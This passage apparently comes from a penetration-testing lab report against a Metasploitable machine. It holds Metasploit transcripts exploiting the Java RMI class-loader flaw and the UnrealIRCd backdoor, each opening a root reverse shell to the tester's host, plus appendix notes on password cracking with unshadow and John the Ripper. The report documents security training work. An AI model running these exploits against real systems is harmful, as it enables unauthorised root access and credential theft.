
This vulnerability was found during reconnaissance and is catalogued by NIST as CVE-2011-3556. As shown in figure 7.2, the Metasploit Framework was used to perform an auxiliary scan which confirmed that the Java RMI service on port 1099 had its class loader enabled, making it vulnerable to remote code execution (see Appendix A.6).

```
msf5 > search java_rmi_server

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/scanner/misc/java_rmi_server  2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
1  exploit/multi/misc/java_rmi_server      2011-10-15      excellent No     Java RMI Server Insecure Default Configuration Java Code Execution
```

Figure 7.1 -Searching for java rmi scanners and exploit in Metasploitable

```
msf5 > use 0
msf5 auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----
  RHOSTS    10.10.10.2       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     1099             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/misc/java_rmi_server) > set RHOSTS 10.10.10.2
RHOSTS => 10.10.10.2
msf5 auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----
  RHOSTS    10.10.10.2       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     1099             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/misc/java_rmi_server) > run

[+] 10.10.10.2:1099 - 10.10.10.2:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 10.10.10.2:1099 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/misc/java_rmi_server) > █
```

Figure 7.2 - Performing an auxiliary scan


```

msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.10.10.2
RHOSTS => 10.10.10.2
msf5 exploit(multi/misc/java_rmi_server) > EXPLOIT
[*] Unknown command: EXPLOIT.
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.10.10.3:4444
[*] 10.10.10.2:1099 - Using URL: http://0.0.0.0:8080/rCthyq1nf6GJfGe
[*] 10.10.10.2:1099 - Local IP: http://10.10.10.3:8080/rCthyq1nf6GJfGe
[*] 10.10.10.2:1099 - Server started.
[*] 10.10.10.2:1099 - Sending RMI Header ...
[*] 10.10.10.2:1099 - Sending RMI Call ...
[*] 10.10.10.2:1099 - Replied to request for payload JAR
[*] Sending stage (53906 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.3:4444 -> 10.10.10.2:53048) at 2026-02-27 11:54:31 +0000
[*] 10.10.10.2:1099 - Server stopped.

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
pwd
/

```

Figure 7.3 - Running the exploit and successfully accessing root shell

The “exploit/multi/misc/java_rmi_server” module was then configured and executed against the target machine. It successfully established a reverse shell with root privileges without performing privilege escalation (refer figure 7.3).

7.2. Method 2 - UnrealIRCD 3.2.8.1 Backdoor Command Execution

During the reconnaissance, the UnrealIRCd service running on port 6667 was identified as a potentially trojaned version, catalogued as CVE-2010-2075 by NIST (see Appendix A.7).

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.10.2
RHOSTS => 10.10.10.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.2      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     6667            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Target

```

Figure 7.4 - Setting up the exploit

The Metasploit Framework was used to load the “exploit/unix/irc/unreal_ircd_3281_backdoor” module and configured with the target machine's parameters (Figure 7.4).

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.10.10.3:4444
[*] 10.10.10.2:6667 - Connected to 10.10.10.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 10.10.10.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xIgjeeISuaMu37MF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "xIgjeeISuaMu37MF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.10.3:4444 → 10.10.10.2:37027) at 2026-02-21 16:21:47 +0000

whoami
root
pwd
/etc/unreal

```

Figure 7.5 - Executing the exploit and successfully gaining access to the root shell

After execution, the module sent the payload to the listening socket that triggered the backdoor. This resulted in a reverse TCP connection being established and a command shell with root privileges (Figure 7.5).

8. Appendices

8.1. Appendix A: Technical Concepts and CVEs

A.1 Internet Control Message Protocol (ICMP) and Ping

Ping is a command used to check for the availability of an operational machine using its IP address. An ICMP (Internet Control Message Protocol) Echo Request packet is sent to the IP address provided. If operational, the target machine sends back a ICMP Echo Reply packet [6].

A.2 Port Scanning and States

According to Nmap.org [7], port scanning is remotely testing different ports to check what state they are in. Open, closed, filtered, open|filtered, closed|filtered and unfiltered are six states recognised by Nmap that ports can be in.

A.3 Nmap Scripting Engine (NSE) Vulnerability Scanning

The “--script vuln” flag checks the target system against a database for commonly known and reported vulnerabilities and only reports them if they are found [8], [9].

A.4 Distcc (Distributed C/C++ Compiler)

Distcc was a program that acts as a front end to the GNU C/C++ compiler (gcc) and was primarily used to distribute compilation tasks across multiple machines on a network to reduce build times [10].

A.5 Shadow File

The shadow file is only readable to the root user and contains encrypted passwords of all the users of a Linux machine [11].

A.6 CVE-2011-3556 - Java RMI Server Insecure Default Configuration Java Code Execution

According to Mihi and Rapid7 [12], this is an exploit due to its default configuration of the Remote Method Invocation (RMI) registry and RMI activation services. This would allow classes loaded from any remote HTTP URL. It can be used both rmiregistry and rmid since it calls on a method in the RMI distributed Garbage Collector which is present in every RMI endpoint.

A.7 CVE-2010-2075 UnrealIRCd 3.2.8.1

UnrealIRCd 3.2.8.1 contained modifications implemented by malicious actors and was distributed on a few mirror sites. This allowed attackers to remotely execute commands [5].

8.2. Appendix B: Password Cracking Dictionaries

B.1 Unshadow

The Unshadow tool merges the passwd and shadow files in order to make it readable for the John tool. It has to be executed with root privileges [13].

B.2 JohnTheRipper

This is an open source tool used to audit and crack passwords and aid in password recovery tool which supports a wide range of operating systems[14].

B.3 RockYou Wordlist

It is a comprehensive wordlist that is widely used in the cybersecurity community especially for Capture the Flags (CTFs) and penetrations testing exercises [15].

B.4 Dictionary Attack

It is a password guessing or cracking technique where common words and predictable combinations in wordlists are tested [16].

B.5 Incremental mode – John The Ripper

According to the developers, this is the most powerful cracking mode which tries every single character combination as passwords which may not terminate as the number of combinations are too large [17].

9. References

- [1] 'Port Specification and Scan Order | Nmap Network Scanning'. Accessed: Feb. 25, 2026. [Online]. Available: <https://nmap.org/book/man-port-specification.html>
- [2] NIST, 'NVD - CVE-2004-2687', NVD - CVE-2004-2687. Accessed: Feb. 25, 2026. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2004-2687>
- [3] J. Oberheide, 'Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)', Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2). Accessed: Feb. 25, 2026. [Online]. Available: <https://www.exploit-db.com/exploits/8572>
- [4] NIST, 'NVD - CVE-2009-1185', CVE-2009-1185. Accessed: Feb. 25, 2026. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2009-1185>
- [5] NIST, 'NVD - CVE-2010-2075', CVE-2010-2075. Accessed: Feb. 27, 2026. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2010-2075>
- [6] A. Trivedi, 'What is Ping?', What is Ping - GeeksforGeeks. Accessed: Feb. 24, 2026. [Online]. Available: <https://www.geeksforgeeks.org/computer-networks/what-is-ping/>
- [7] nmap.org, 'Chapter 4. Port Scanning Overview | Nmap Network Scanning', Port Scanning Overview. Accessed: Feb. 25, 2026. [Online]. Available: <https://nmap.org/book/port-scanning.html#port-scanning-what-is-it>
- [8] nmap.org, 'Usage and Examples | Nmap Network Scanning', Usage and Examples. Accessed: Feb. 25, 2026. [Online]. Available: <https://nmap.org/book/nse-usage.html>
- [9] NetworkChuck, *Nmap Tutorial to find Network Vulnerabilities*, (Jul. 09, 2020). Accessed: Feb. 25, 2026. [Online Video]. Available: <https://www.youtube.com/watch?v=4t4kBkMsDbQ>
- [10] M. Pool, 'distcc: a fast, free distributed C/C++ compiler', distcc: a fast, free distributed C/C++ compiler. Accessed: Feb. 25, 2026. [Online]. Available: <https://www.distcc.org/>
- [11] Red Hat Enterprise Linux, 'Introduction To System Administration | Red Hat Enterprise Linux', 6.3.2.2. /etc/shadow - Introduction To System Administration | Red Hat Enterprise Linux. Accessed: Feb. 25, 2026. [Online]. Available: https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/4/html/introduction_to_system_administration/s3-acctsgroups-shadow
- [12] mihi, 'Java RMI Server Insecure Default Configuration Java Code Execution', Java RMI Server Insecure Default Configuration Java Code Execution. Accessed: Feb. 27, 2026. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/
- [13] J. Mallach, 'Ubuntu Manpage: unshadow - combines passwd and shadow files', Ubuntu Manpage: unshadow. Accessed: Feb. 27, 2026. [Online]. Available: <https://manpages.ubuntu.com/manpages/resolute/en/man8/unshadow.8.html>
- [14] Openwall, 'John the Ripper password cracker', John the Ripper password cracker. Accessed: Feb. 27, 2026. [Online]. Available: <https://www.openwall.com/john/>
- [15] dw0rsec, *dw0rsec/rockyou.txt*. (Feb. 24, 2026). Accessed: Feb. 27, 2026. [Online]. Available: <https://github.com/dw0rsec/rockyou.txt>
- [16] N. Massier-Dhillon, 'What is a dictionary attack?', What is a dictionary attack? Accessed: Feb. 27, 2026. [Online]. Available: <https://www.avast.com/c-dictionary-attack>

[17] Openwall, 'John the Ripper - Cracking modes', Cracking modes. Accessed: Feb. 27, 2026. [Online]. Available: <https://www.openwall.com/john/doc/MODES.shtml>